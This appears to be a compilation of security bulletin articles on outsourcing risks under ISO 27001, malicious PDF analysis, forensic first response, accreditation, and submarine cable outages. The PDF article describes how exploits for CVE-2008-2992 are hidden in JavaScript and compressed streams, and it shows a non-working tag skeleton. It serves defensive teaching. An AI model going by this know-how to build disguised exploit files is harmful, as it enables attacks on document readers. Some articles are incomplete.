Indeed, ICT outsourcing trend in 2009 is growing, and it will likely to continue growing in the next following years. Therefore, it is important for organisations to understand the risks involved in outsourcing their ICT service and mitigate them before making the decision to do so. This article will discuss the 5 information security risks identified in the survey, and provide recommendations on mitigating them. The recommendations provided here mainly refer to the controls listed in Annex A in **ISO/IEC 27001:2005 Information Security Management Systems**. Meanwhile, the standard **ISO/IEC 27002:2005 Code of Practice for Information Security Management**, provides organisations with implementation advice and guidance on best practice in support of the controls.



#1

Information Security Risk #1:

Sensitive or confidential information may not be properly protected

Information is critical asset to organisations; especially if the information belongs to their customer. Organisations should ensure the protection of information in order to maintain the trust and confidence of its customers. To do this, organisations shall produce confidentiality agreement to outsourcing providers to protect its confidential information, and prohibit the outsourcing providers from disclosing it to unknown parties (i.e. competitors).



How to mitigate Information Security Risk#1?

- Organisations should ensure all their information is classified according to policies and procedures related to information classification, labelling and handling. This is to ensure confidential information is protected when it is transmitted, processed, stored, or disposed during outsourcing. The policies and procedures should identify the followings:
 - Type of information classification (e.g. secret, top secret) that is allowed to outsourcing providers
 - Level of protection required by each classification (e.g. encryption)
 - Types of access (i.e. read, write, own, update, etc) to the classified information allowed to outsourcing providers

Control A.7.2 Information Classification and **A.10.8 Exchange of Information** in the standards provide guidance to organisation in formulating policies and procedures related to information classification, labelling and handling.

- Confidentiality agreement, e.g. Non Disclosure Agreement (NDA) should be produced by organisations to outsourcing providers before the project kicks-off. The NDA should be signed by outsourcing providers to prevent disclosure of confidential information during the arrangement. NDA should identify the following areas:
 - Types of information (e.g. confidential information) that should be protected by outsourcing providers
 - Duration of the agreement (including cases where confidentiality might need to be maintained indefinitely)
 - Responsibilities of outsourcing providers to avoid unauthorised information disclosure

Control A.6.1.5 Confidentiality agreements from the standards provides guidance in formulating requirements for non-disclosure agreements.

#2

Information Security Risk #2:

Unauthorised parties might be able to access private files without authorisation

As part of outsourcing process, organisations need to grant access to outsourcing providers to certain files. These files may contain organisations’ confidential information. Proper authorisation, thus, needs to be provided to outsourcing providers’ authorised personnel to protect these files from unauthorised access, damage, interference and/or alteration.



How to mitigate Information Security Risk#2?

1. Organisations should determine security requirements in providing access control for outsourcing providers; these requirements should address both their business and security needs in outsourcing environment. Based on the security requirements, organisations should produce access control policy and formal procedure for the outsourcing providers to be adhered to. The policies and procedures should cover all stages; from registering outsourcing providers’ personnel to de-registering them when the outsourcing project is completed. The policies and procedures should identify the following areas:
 - Access control rules (i.e. explicitly granting access, need-to-know, single sign-on)
 - User access management for outsourcing providers’ personnel that includes authentication, registration, de-registration, privilege management and password management
 - Monitoring system access and use by outsourcing providers’ personnel

Control A.11 Access Control in the standards provides guidance to organisations in formulating access control policy.

2. Physical security is another aspect that organisations should emphasize prior to outsourcing. If the outsourcing project is implemented within the organisations’ premises, organisations should ensure that the facilities and/or system used during outsourcing are bounded with appropriate security barriers and controls. However, if it is done in the outsourcing providers’ location, organisations should provide their security requirements and policy to outsourcing providers prior to project kick-off. This to ensure outsourcing providers can plan for their physical security. The policies and procedures should include:

⁴[http://en.wikipedia.org/wiki/Social_engineering_\(security\)](http://en.wikipedia.org/wiki/Social_engineering_(security))

⁵http://en.wikipedia.org/wiki/Cyber_crime

- Security alarm systems to detect unauthorised access and alert a response
- Physical barriers to detect and deter unauthorised entry
- Badges (with photo for clear identification) and/or physical access, limiting to outsourcing providers’ authorised personnel only
- Locked rooms and cabinets to protect classified information

Control A.9 Physical and Environmental Security in the standards provides guidance to organisations for preventing unauthorised access, damage or interference to their premise and information.

#3

Information Security Risk #3:

Increased threat of social engineering and cyber crimes

Social engineering is the act of manipulating people into performing actions or divulging confidential information⁴. Social engineering threat in outsourcing is critical to organisation due the involvement of tricking a user into giving, or giving access to, sensitive and confidential information, thereby bypassing most or all implemented protection. Meanwhile cyber crime refers to criminal activity where a computer or network is the source, tool, target, or place of a crime⁵. Both threats need to be mitigated by organisations to ensure their confidential information is not disclosed by these threats.



How to mitigate Information Security Risk#3?

People security is the main aspect in mitigating both social engineering and cyber crimes threats. Thus, organisations should handle these threats by educating and training outsourcing providers’ employees (those who involved in the outsourcing project) as well as theirs. The education and training should include the followings:

- Organisations’ security policies and procedures
- Specific security responsibilities that include who to report to when encounter with these threats
- Current and/or other security threats
- Basic knowledge of security principles to counter threats
- Information on disciplinary process

Control 5.2.2 Training, awareness and competence and A.8.2.2 Information security awareness, education and awareness in the standards provide guidance to organisations in developing education and training program.

#4

Information Security Risk #4:

Information may not be properly backed up

Backup refers to making copies of data so that these additional copies may be used to restore the original after a data loss event⁶. Any loss of information during outsourcing can cause significant security implications (i.e. availability, integrity and confidentiality of information) to organisations. Therefore, organisations should ensure that backups are implemented periodically. If backups are done by outsourcing providers, they should monitor and test the backups periodically.

**How to mitigate Information Security Risk#4?**

Organisations should ensure that adequate backups are implemented in outsourcing arrangement. This to ensure that critical information in outsourcing project can be recovered following a disaster caused by natural, man-made or media failure. It should establish backup policy and procedure that outsourcing providers should follow. The policy and procedure should include the followings:

- Frequency of backup (and appropriate time to do backup)
- Security of backup site(s) (especially if involves offsite)
- Media (tape, CD-ROM, etc) used and duration to maintain the media
- Testing of the backup procedure

Control A.10.5 Back-up in the standards provides guidance to organisations for implementing backups.

#5

Information Security Risk #5:

Inability to properly identify and authenticate remote users

During outsourcing, working from a remote location (i.e. outsourcing providers' premise, labs, hotels) usually cannot be avoided; it also may be favoured by the outsourcing providers' personnel to do their work. Thus, proper identification and authentication need to be performed by organisations to these personnel before granting access to the network.

⁶<http://en.wikipedia.org/wiki/Backup>

**How to mitigate Information Security Risk#5?**

Organisations should specify remote access rules to their network; this can be achieved via mobile computing and teleworking policy and procedure. The policy and procedure should be informed to outsourcing providers so that they may follow them while working remotely. Remote access to the organisations' network should be configured and managed so that it:

- Can only be used by specific, authenticated outsourcing providers' personnel
- Allows only the specific services needed
- Is only available when needed

Control A.11.7.1 Mobile Computing and Communications, and **A.11.7.2 Teleworking** in the standards provide guidance for organisations to develop policy and procedure in mobile computing and teleworking.

Conclusion

ICT outsourcing holds great promise for organisations. It provides many benefits to improve their productivity and profitability. Also, it creates opportunities to organisations in providing efficient services to their customers. Information security risks inherited by ICT outsourcing, however, needs to be mitigated. It is critical that organisations understand how to manage the 5 information security risks mentioned in this article. They can plan and implement controls as described in **ISO/IEC 27001:2005 Information Security Management System** and **ISO/IEC 27002:2005 Code of Practice for Information Security Management** prior to outsource.

References

1. ISO/IEC 27001:2005 Information Security Management System, First Edition 2005-10-14.
2. ISO/IEC 27002:2005 Code of Practice for Information Security Management First Edition 2005-06-15
3. 2009 Security Mega Trends Survey, <http://www.lumension.com/landing.spring?contentId=148387&rpLangCode=1>, retrieved on 23 January 2009.
4. en.wikipedia.org, retrieved on 23 January 2009.
5. IT Outsourcing Trends, <http://www.conferenboard.ca/documents.asp?rnext=1187>, retrieved on 23 January 2009.
6. Global Sourcing Trends in 2008, <http://www.mondaq.com/article.asp?articleid=57584>, retrieved on 23 January 2009.

Analysis On Malicious PDF File

Introduction

Last year was not a good year for Adobe Acrobat Reader users especially those using version below than version 9. Core Security released an advisory to address about util.printf stack buffer overflow bug on Adobe Acrobat Reader with CVE tag CVE-2008-2992. An attacker can exploit this issue to execute arbitrary code with the privileges of the user running the application or crash the application, denying service to legitimate users. Please read the detail description by CoreSecurity researcher about the vulnerability and exploitation analysis for further information.

On 6th November a working exploit was uploaded to milw0rm's site ready to be abused by bad guy. The code published on the milw0rm is off the shelf exploit code complete with a heap spray exploitation method to have a reliable exploit against the bug. The bug was fixed by Adobe by releasing a new security patch for the version lower than 8.1.13.

We have observed a several misuse of the bug by hosting malicious pdf files on the Internet. The modus operandi involved in luring people to open malicious pdf files by using social engineering attacks. The emails were sent with a link to pdf file, which carries an attachment of the malicious pdf file to trap victim to open the files.

MyCERT of CyberSecurity Malaysia, have collected a few samples of malicious pdf file. In this article we will discuss how analysis is conducted on malicious pdf file.

Analysis

PDF File has it own format. It comes with a few portions such as tags for object (1 0 obj << .. >> endobj), stream (stream .. endstream), JavaScript (/JS .. /JavaScript) and etc. If you want to know about other tags inside pdf file, you may want to open it via any text editor. Figure 1.0 show a few tags inside pdf file format.

```
%%PDF-1.3
%%EOF
1 0 obj
<</S /Action <</JS (this.BbEAPLpPyw{)})
/JS /JavaScript
>>
endobj
2 0 obj
<</Type /Catalog
>>
endobj
endobj
```

Figure 1.0: A few tags inside pdf file format

Based on the discussion in the previous section, the bug is inside Javascript object. Therefore, attacker needs to insert the exploit code into Javascript tag. The problem with this is that, javascript is a programming language that allows the attackers to manipulate how to shape the exploit.

To add to the complexity of this vulnerability of the abuse, the stream inside PDF file can be compressed and encrypted. An attacker can include his or her compressed exploit inside stream tag and make a javascript to add extra protection for his or her exploit. The protection refers to how to make the analysis on the attack become more difficult. Figure 2.0 show a compressed stream with javascript inside the malicious pdf file. We will discuss further the details for this analysis in the next section.




Figure 2.0 : A compressed stream inside pdf file.

It is always good to start the analysis by scanning the pdf file to identify whether the file is recognized as malicious or otherwise. In this walk-through we will use ClamAV antivirus software. You may also want to scan it with Virustotal's website. However, it will not be a good idea if the pdf file is legitimate and it is confidential documents as you may potentially share them with others.

Analysis on PDF file

In this section we will walk-through the process of analyzing a malicious pdf file. The first analysis is an obvious attack against the bug discussed on section 1.0. In addition, the payload for malicious code also is quite identical and self-explanatory

We begin by scanning the pdf file called doc.pdf (md5: 6c1c23c62526dc78471c97edb3b4abc6) with ClamAV antivirus for a quick detection. Based on Figure 3.0, ClamAV did not detect the file as a malicious file.

Mitigation and Prevention

Based on analysis, we can see that it is difficult to detect any malicious pdf files. The best initial mitigation for this attack is by having an updated version of Adobe Acrobat Reader software. The latest version of Adobe Reader varies from this vulnerability we're discussing on this article. Please download the latest version of Acrobat Reader from Adobe's website (<http://get.adobe.com/reader/>).

To prevent someone from sending any pdf files format to us is not an option. The best way to handle this is by using pgp's signing process. You only open any pdf files sent by trusted pgp's key only and not by their email addresses. If you have received any malicious pdf files attachments send by your trusted pgp's key email address, at least you will know the identity of the sender.

Having latest and updated signature antivirus also helps prevent this attack. Though, relying heavily on antivirus to prevent this attack is a not good practice. Attackers may find ways to bypass antivirus signature and by having javascript enabled, it gives more advantages to attackers to bypass antivirus detection easily.

If your are running on decent modern operating system, please enable and do not turn off of any exploitation prevention technologies like DEP, ASLR and NX.

Conclusion

The attacks vector is coming from everywhere. The attacks used to target network services for remote exploitation only, are now targeting application or client application itself.

In this article we only focus on Adobe Reader and we believe that the attacks will continue targeting high profile applications. Applications used in daily life like browsers, music or video players, file reader will be favorite targets of the attackers. Thus, please make sure all of our software are patched with latest update. If we already using OS that support ASLR, DEP, NX or any exploitation prevention, please enable it.

By combining the complexity of system for application like javascript engine enable, the exploitation process is getting more reliable. To get reliable exploitations, attackers commonly use heap spray technique. Detecting heap spray behaviors is difficult and we need to analyze the malicious code to figure out about heap allocation inside the process.

Stay tuned for next paper discussing on the different ways of analyzing advance malicious javascript inside PDF file.

Reference:

-  <http://securitylabs.websense.com/content/Blogs/3411.aspx>
-  <http://securitylabs.websense.com/content/Blogs/3311.aspx>
-  <http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2009-0658>
-  <http://www.securityfocus.com/archive/1/archive/1/498032/100/0/threaded>
-  http://secunia.com/advisories/cve_reference/CVE-2008-2992/



Digital Forensics First Responder

Introduction

When responding to an incident where computer has been used in the commission of crime, as the targets of crime or it contains evidence of crime, special precautions need to be taken. The first person who reacts to an incident is referred as the first responder. In the world of digital forensics, first responders are the most important persons as they play a key role in preserving the digital evidence.

Each responder must clearly understand how fragile digital evidence can be. Digital evidence is latent evidence. Similar to fingerprint and DNA evidence, you need special methods and technique to extract the evidence. Digital, fingerprint and DNA evidence by nature are very fragile.



Pic 1: The usage of write blocker (Red oval) will block any writing command to any digital media. It will avoid any tempering on digital evidence, if the exploring and verifying the existence of digital evidence is mandatory, prior to the exhibit collection.

Special precaution must be taken to document, collect, preserve and examine this type of evidences. The collected exhibits or data can be a valuable source of evidence only if dealt with in an acceptable forensically sound manner.

Digital Forensics (DF) Principles

There are 4 main principles in DF:

1) Evidential integrity:

What is examined must be an exact copy of the original. The exact 'bit by bit' copy of the original can be obtained by using imaging technique. Imaging technique will produce mirror copy of the original evidence. The hash value (digital fingerprint) will also be the same as the original. Evidence preservation process will be carried out by the first responder personnel before handing it over to the DF analyst for analysis and examination.



Pic 2: Hardware based hard disk imager (red oval) such as (Masster Solo III) is able to produce two bit-to-bit image copies or two clone copies of the suspect hard disk at time.

2) Documentation:

First responder must record all action taken during a raid or on-field operation. This is crucial in order to recall all the steps taken. Some people have tendencies to take this matter for granted during documentation process. Imagine if the case prosecution is conducted after 2 years the raid was conducted. It is nearly impossible to recall all the specific procedures and steps taken unless it was properly recorded.

With the documentation, the first responder will be able to give evidence explaining and the implication of their actions to DF analyst to the court.

3) Maintaining chain of custody:

Chain of custody record of the collected exhibits must be properly maintained to ensure the exhibits movement is within the authorized custodian. It is also to ensure the digital exhibits are properly preserved. Failure to maintain the chain of custody record will provide opportunity for defense counsel to create reasonable doubt in the case. First responder must deliver the collected exhibits properly to the DF analyst.

4) Integrity of findings:

All the relevant findings must be documented. It also must be scientifically explainable and also reproducible by other DF analyst. The integrity of the digital evidence can be maintained by the usage of the hash value to confirm the integrity of finding to ensure the exact finding extracted from the seized exhibits. For example, an independent third party should be able to examine the processes taken and achieve the same result (with the same hash value).

Three out of four DF principles are within first responder responsibility. This should clearly explain that evidence preservation process is the most critical part in a DF examination especially when it involves live and running computer server.

Improper handling or preservation method of digital evidence will give a massive impact during DF analysis process.



The DO's and DON'Ts

In responding to a computer incident, the computer is usually discovered in two states which are **OFF state** or **ON state**. Below are the basic of the do's and don'ts recommended by DF Department of CyberSecurity Malaysia.

Dead system (OFF state)

- i. **Secure and take control** of the area containing the equipment
- ii. **Move people away** from any computers and power supplies
- iii. **Photograph or video the scene** and all the components including the leads in situ
- iv. **Allow** any printers to finish printing
- v. **Do not**, in any circumstances, switch the computer on
- vi. **Make sure that the computer is switched off.** Might be screensaver.
- vii. **Be aware** that some laptop computers may power on by opening the lid
- viii. **Remove the main power source battery** from laptop computers
- ix. **Unplug** the power and other devices from sockets on the computer itself (i.e. not the wall socket)
- x. **Label the ports and cables** so that the computer may be reconstructed later
- xi. **Ensure** that all items have signed and completed exhibit labels attached to them
- xii. **Search the area** for diaries, notebooks or pieces of paper with passwords
- xiii. **Consider asking the user** about the setup of the system, including any passwords
- xiv. **Make detailed notes** of all actions taken

Live system (ON state)

- a. **Secure the area** containing the equipment
- b. **Move people away** from computer and power supply
- c. **Photograph or video the scene** and all the components including the leads in situ
- d. Consider **asking the user about the setup** of the system, including any passwords
- e. **Do not touch** the keyboard or click the mouse
- f. **Consider advice from the owner/user** of the computer
- g. **Allow** any printers to finish printing
- h. If no specialist advice is available, **remove the power supply from the back of the computer** without closing down any programs
- i. Ensure that **all items have signed** exhibit labels attached to them
- j. **Allow the equipment** to cool down before removal
- k. **Search area** for diaries, notebooks or pieces of paper with passwords
- l. Ensure that detailed **notes of all actions are taken**

CyberSecurity Malaysia has developed a pocket guide to assist first responders during raid or on-field operation. The interested party can request a copy of the pocket guide by collecting it at DF Department of CyberSecurity Malaysia.



Pic 3: CyberSecurity Malaysia produces its version 1 of "A First Responder's Pocket Guide For Seizing Digital Evidence".

However, it is strongly recommended to have a second opinion before making any critical decision during responding to the incident. The first responder officer must be equipped with digital forensics specialist contact number because on-field investigation can be tricky as first responder will not be working in an entrusted environment.



Pic 4: Sometimes simple things can be very complicated when working as first responder. They are exposed to various types of technological issues, physical risks and mental pressures during exhibits collection process.

Conclusion

It is important to keep in mind that, in order to produce digital evidence of highest quality, it requires:

- a) **Special handling and precaution:** As we now understand that digital evidence is latent evidence, there are specific ways to preserve it. First responder must clearly understand the **dos and don'ts** in conducting the evidence preservation process.
- b) **Special tools:** First responder personnel also must be able to conduct imaging process using special tools such as write blocker, live CD, imaging tools and many more. This is to ensure that the preserved evidence is a mirror copy of the original. Once the digital evidence is preserved, DF examination can be done using imaged copy and can be copied as many as the analyst wants for analysis purposes.
- c) **Trained specialist:** The first responder must be properly and sufficiently trained and equipped with correct evidence preservation knowledge. They also must be able to conduct imaging process using special tools such as write blocker, live CD, imaging tools and many more.

Failure to properly handle digital evidence may render digital evidence unusable or may lead to an inaccurate conclusion.

Reference:

- www.7safe.com/electronic_evidence/ACPO_guidelines_computer_forensics_evidence.pdf
- <http://www.ncjrs.gov/pdffiles1/nij/199408.pdf>

Accreditation vs. Certification

Introduction

The worldwide acceptance of International standards and compliance programs has been the key factor to facilitate the trans-border movements of goods and services and induce directly tremendous global economic growth. Evidently, ISO (International Organization for Standardization), the world's largest standard maker, has inventory of more than 17,000 publications. This inventory includes requirements that are unique to individual industrial sectors and those intended for use across multiple sectors.

Standards are adopted by organizations to demonstrate that a person, a system, a product or service, or any of its parts comply with certain requirements as stipulated in the standards. Organizations adopt these standards by going through a strict assessment of conformity in the name of accreditation or certification. The type of accreditation or certification that organizations seek to obtain depends on the mission, goals and objectives of the organizations. Even though, the terms accreditation and certification do not carry the same meaning, both terms are used interchangeably. Unfortunately, many still do not understand the distinctions between these two terms.

Accreditation Vs Certification

Both accreditation and certification refer to compliance to certain standards and requirements. Isn't it sufficient for an organization to accredit or certify against some standards rather than waging a debate on the proper usage of the terms? These two terms, accreditation and certification, have distinctive meanings. They are:

Accreditation

A "third-party attestation related to a conformity assessment body conveying formal demonstration of its competence to carry out specific conformity assessment tasks," as defined by ISO/IEC 17011 Conformity Assessment - General Requirements for Accreditation Bodies Accrediting Conformity Assessment Bodies.

Certification

A "third-party attestation related to products, processes, systems or persons," as defined by ISO/IEC 17000 Conformity Assessment—Vocabulary and General Principles.

With these definitions, one can draw a line to distinguish them in a clearer context. Generally, accreditation is the means that an authoritative body uses to give formal recognition that an organization is competent to carry out the specified tasks. For example, the Digital Forensic Department of CyberSecurity Malaysia is working towards obtaining ASCLD/LAB-International accreditation which is ISO/IEC 17025 program. The key value to this achievement is that the department would be able to demonstrate that it is competent and proficient to perform a task. In this case, it would be its competency to perform certain digital forensic investigative and analysis tasks.

On the other hand, certification is the recognition of conformance to some higher or recognized requirements. In the context of ISO 9001:2000 or ISO 14001:2004, certification refers to the issuing of written assurance (the certificate) by an independent, external body that has audited the organization's management system and verified that it conforms to the requirements specified in the standard. For example, CyberSecurity Malaysia is ISO 27001 (Information Security Management System) certified. This certification is applicable to the entire organization and it demonstrates that CyberSecurity Malaysia is compliant with ISO 27001 by meeting the recommended range of security controls. The certification has nothing to do with demonstrating competence to perform a task in contrast to accreditation, where one must demonstrate competence to perform a task.

Another example of certification is ISO 9001 (Quality Management Systems - Requirements), which provides a number of requirements which an organization needs to fulfill if it is to achieve customer satisfaction. It assures customers that the organization has a good Quality Management System in place but it plays no role to demonstrate the organization's competence to perform a task.

Conclusion

In conclusion, accreditation is to demonstrate that an organization is competent to perform a task whereas certification is to demonstrate that an organization meets certain standard requirements. Hence, the use of the term accreditation as alternative to certification is inappropriate because both carry different meanings.

References

1. What's in a Name: Accreditation vs Certification? by Roger Muse, 2nd June 2008, <http://www.qualitymag.com>
2. ISO/IEC 27001:2005 document
3. ISO/IEC 17025:2005 document
4. ASCLD/LAB Supplemental Requirements 2006 document

Menjamin Kesyinambungan Perkhidmatan Perniagaan – Kajian Kes Terhadap Kerosakan Kabel Komunikasi Dasar Laut

Pengenalan

Pengurusan Kesyinambungan Perniagaan (BCM) memainkan peranan penting dan merupakan asas kepada kesejahteraan sesebuah organisasi. Tanpa perancangan yang mencukupi, sesebuah organisasi mungkin tidak dapat menangani gangguan yang berlanjutan terhadap perkhidmatannya dan memastikan kesyinambungan perniagaan dengan berkesan. Prasarana Informasi Kritikal Negara (CNII) merangkumi prasarana kritikal yang mendukung kegiatan ekonomi, politik, strategik dan sosio ekonomi negara. Ia meliputi operasi kerajaan, pasukan pertahanan dan keselamatan, perkhidmatan sektor awam, perbankan dan kewangan, pengangkutan, utiliti, sistem maklumat, telekomunikasi, perubahan dan perkhidmatan kecemasan.

Perkhidmatan internet yang menggunakan kabel komunikasi dasar laut merupakan salah satu perkhidmatan kritikal di bawah sektor telekomunikasi. Dari aspek keselamatan maklumat, faktor ketersediaan (availability) merupakan salah satu elemen terpenting di mana data dan maklumat mestilah boleh diakses pada bila-bila masa ianya diperlukan.

Kabel komunikasi dasar laut merupakan saluran utama perkhidmatan komunikasi, terutamanya di dalam pembekalan perkhidmatan internet, yang menghubungkan pengguna-pengguna internet di seluruh dunia. Walaupun ada teknologi lain seperti penggunaan gelombang mikro dan satelit, kabel komunikasi dasar laut yang menggunakan teknologi optik fiber memberikan sambungan fizikal dan menghasilkan isyarat digital yang lebih baik. Namun begitu, seperti juga sistem gelombang mikro dan satelit yang boleh diganggu oleh cuaca buruk, kabel komunikasi dasar laut juga terdedah kepada kerosakan akibat dari aktiviti penangkapan ikan, terkena sauh kapal dan pergerakan bumi di dasar laut.

Kajian Kes

Sejak beberapa tahun yang lepas, terdapat beberapa insiden yang telah berlaku dan mengakibatkan gangguan terhadap perkhidmatan kabel telekomunikasi dasar laut.

Kes 1 - Pakistan

Pada 27 Jun 2005, sebahagian kabel dasar laut SEA-ME-WE3 (South East Asia - Middle East - Western Europe) yang terletak 35 kilometer ke selatan Karachi telah rosak. Insiden ini mengakibatkan gangguan terhadap ke semua komunikasi Pakistan ke luar negara[1]. Kabel dasar laut ini merupakan satu-satunya kabel perhubungan antarabangsa Pakistan bagi sistem telekomunikasi dan internetnya. Sebagai alternatif, Pakistan Telecommunication Company (PTCL) telah menggunakan satelit untuk memberikan perkhidmatan internet dan talian telefon antarabangsa kepada pelanggan-pelanggan utama seperti bank, syarikat penerbangan dan pasaran saham di Karachi.

Kes 2 - Taiwan

Pada 26 Disember 2006 gangguan terhadap perkhidmatan internet telah berlaku akibat dari gempa bumi berukuran 7.1 pada skala Richter di Taiwan. Gempa bumi tersebut telah merosakkan kabel dasar laut SEA-WE-ME3 di Taiwan yang telah menyebabkan berjuta-juta pengguna Internet di Asia Timur mengalami gangguan perkhidmatan selama dua bulan. Transaksi kewangan terutamanya pasaran tukaran mata wang asing telah terjejas teruk. Bagaimanapun, kerja-kerja membaik pulih 6 kabel dasar laut tersebut telah selesai pada akhir Februari 2007 [2].

Kes 3 - Vietnam

Pada Mac 2007, sekumpulan lanun telah dilaporkan mencuri salah satu seksyen sistem kabel dasar laut TVH yang menghubungkan Thailand, Vietnam dan Hong Kong, gangguan tersebut telah memperlahankan kelajuan internet bagi pengguna internet di Vietnam. Kabel ini merupakan sebahagian daripada kabel dasar laut SEA-ME-WE3 [3], dimana Kabel sepanjang 11 kilometer ini juga turut merupakan sebahagian daripada SEA-ME-WE3 yang menghala ke Thailand. Kabel ini menghubungkan Thailand, Vietnam dan Hong Kong dengan kapasiti 560 megabit sesaat. Vietnam Telecom International (VTI) mengalami kerugian sebanyak US\$4 juta dan terpaksa mengeluarkan perbelanjaan sebanyak US\$2.6 juta untuk menggantikan kabel yang baru dan membaik pulih kerosakan kepada kabel berkenaan.



Kes 4 –Timur Tengah dan Asia Selatan

Pada 30 Januari 2008, benua Eropah, Timur Tengah dan Asia Selatan telah mengalami gangguan perkhidmatan internet akibat kerosakan kabel komunikasi dasar laut. Jaringan komunikasi ini terjejas selepas 2 kabel dasar laut SEA-ME-WE4 dan kabel FEA (FLAG Europe-Asia) yang menghubungkan Eropah dan Asia kepunyaan Flag Telecom, sebuah syarikat yang berpangkalan di India, didakwa mengalami kerosakan akibat terputus. Dua hari kemudian, 2 lagi kabel turut mengalami kerosakan, iaitu satu kabel yang menghubungkan Qatar dan Emiriyah Arab Bersatu kepunyaan Q-Tel, syarikat komunikasi yang berpangkalan di Qatar dan satu lagi kabel FALCON (Flag – Acatel - Lucent Optical Network) milik Flag Telecom [4].

Menurut laporan berita Fox News.com, antara negara yang terjejas teruk adalah India, Pakistan, Mesir, Qatar, Arab Saudi, Emiriyah Arab Bersatu, Kuwait dan Bahrain [5]. Negara-negara lain yang dilaporkan turut menerima gangguan kepada perkhidmatan internet akibat dari insiden ini ialah Korea, Malaysia, Thailand, Singapura dan Brunei. Bagaimanapun, gangguan ini telah dapat dipulihkan pada 10 Februari 2008.

Impak Kepada Negara Dan Masyarakat

Insiden yang berlaku telah memberikan impak ekonomi yang besar kepada negara-negara terbabit. Di Pakistan, insiden ini telah menimbulkan persoalan mengenai masa depan perniagaan pusat panggilan (*call centre*) di Pakistan. Pakistan mempunyai 25 pengendali pusat panggilan yang memberikan pekerjaan kepada lebih 2,000 orang. Perkhidmatan ini menjana pendapatan industri pusat panggilan sebanyak RM15 juta setahun. Kerajaan Pakistan telah dikritik kerana negara berkenaan bergantung pada satu kabel antarabangsa sahaja tanpa menyediakan sebarang kabel alternatif; tiadanya strategi pemulihan bencana (*disaster recovery strategy*); dan tidak memiliki sebarang pelan kesinambungan perniagaan (*business continuity plan*).

Chunghwa Telecom di Taiwan melaporkan bahawa kerosakan kabel berkenaan telah menjejaskan hubungan telefon dan internet di antara Taiwan dengan China, Hong Kong, Malaysia, Singapura, Thailand dan Amerika Syarikat. Kapasiti panggilan telefon antarabangsa telah terjejas sebanyak 40%. Di samping itu, negara China turut melaporkan bahawa perkhidmatan IDD, telefon dan Internet di antara negara berkenaan dengan Amerika Syarikat telah terjejas teruk. The Phillipines Long Distance Company (PLDT) di Filipina melaporkan bahawa kapasiti dan sambungan perhubungan (*connectivity*) syarikat berkenaan telah berkurangan sebanyak 40%. Smart Communications dan Globe Telecom, dua syarikat komunikasi mobile terbesar di Filipina, melaporkan masalah capaian perhubungan antarabangsa. Kapasiti telefon dan internet yang selebihnya (60%) boleh beroperasi setelah capaian tersebut dialihkan melalui laluan lain ke Amerika Utara,

Timur Tengah, Hawaii, Malaysia dan Singapura. Sementara itu, dua pusat panggilan (*call centres*) terpaksa ditutup sepenuhnya. Keadaan ini berkemungkinan akan menjadi lebih teruk lagi sekiranya kerosakan tersebut tidak berjaya dipulihkan dalam jangkamasa yang singkat.

Impak Kepada Negara Dan Masyarakat

Faktor kesediaan merupakan salah satu dari elemen keselamatan maklumat selain daripada kerahsiaan (*confidentiality*) dan integriti (*integrity*). Sebarang gangguan akan memberi keesan dimana maklumat tidak dapat diakses oleh pengguna internet.

Langkah-Langkah Mengatasi Gangguan Perkhidmatan Internet




Mempunyai Jaringan Alternatif

Kebanyakan negara masih bergantung pada kabel dasar laut bagi tujuan komunikasi berbanding penggunaan satelit. Ini adalah kerana, kos penggunaan kabel adalah lebih rendah dan mutu perkhidmatannya adalah baik berbanding dengan satelit. Tetapi sesebuah negara tidak seharusnya bergantung pada hanya sebuah kabel sahaja tetapi perlu mempunyai kabel alternatif sekiranya berlaku gangguan terhadap salah satu dari perkhidmatan kabel dasar lautnya. Sekiranya terdapat sebarang gangguan perkhidmatan, laluan internet tidak akan terjejas dan pengguna akan terus berada di dalam talian. Semua sektor yang menawarkan perkhidmatan menerusi talian, seperti sektor perbankan, perniagaan dan perdagangan juga turut terjamin kepentingannya.

Perlindungan Kepada Prasarana Maklumat Kritikal Negara

Bagi menghalang sebarang kerosakan kepada kabel dasar laut, laluan kabel perlu dilindungi dan dijadikan kawasan larangan. Misalnya, Australian Communications and Multimedia Authority (ACMA) tidak membenarkan sebarang aktiviti yang boleh mendatangkan kerosakan kepada kabel dasar laut negara itu yang terdapat di pantai Perth. Insiden-insiden mengenai gangguan kerosakan pada kabel telekomunikasi dasar laut harus dijadikan iktibar oleh kerajaan untuk memperuntukkan lebih banyak sumber bagi mempertahankan infrastruktur kritikal sebegini. Insiden-insiden berkenaan menunjukkan betapa mudahnya untuk melumpuhkan

Rujukan

-  <http://www.smh.com.au/news/breaking/communication-breakdown-in-pakistan/2005/06/29/1119724673577.html?from=moreStories>
-  http://news.yahoo.com/s/afp/20070129/tc_afp/asiaquakeinternet;_ylt=AkPe2aokcV9ioj2vUK3ms8lJtBAF;_ylu=X3oDMTA0cDJlYmhvBHN%20lYwM%E2%88%92
-  <http://lirneasia.net/2007/06/vietnams-submarine-cable-lost-and-found>
-  http://www.telecomasia.net/article.php?type=article&id_article=7336
-  http://www.renesys.com/blog/2008/01/mediterranean_cable_break.shtml

Protecting Critical Information: Corporate Resilience & Commitment

Executive Summary

In general, it takes Hacker 5-10 minutes on average to penetrate through organisations critical systems. Board of Directors seldom show their interest and sense of urgency in defending their turf in secured Information Technology infrastructure. For many years, organisational security has been an agenda with less importance in many organisations.

However, that view is now changing as Senior Board executives have realised how important Information Security and how vulnerable their organisations have become. It is well acknowledged that Internet alone has open up the vulnerability of a myriad of security attacks on networks in the country. With networks now crossing international boundaries, organisations that exist to protect and monitor networks nationally are also vulnerable to such attacks. On the other hand, in order to be competitive in the Knowledge economy, it is rather inevitable that systems are vulnerable to vast range of abuses.

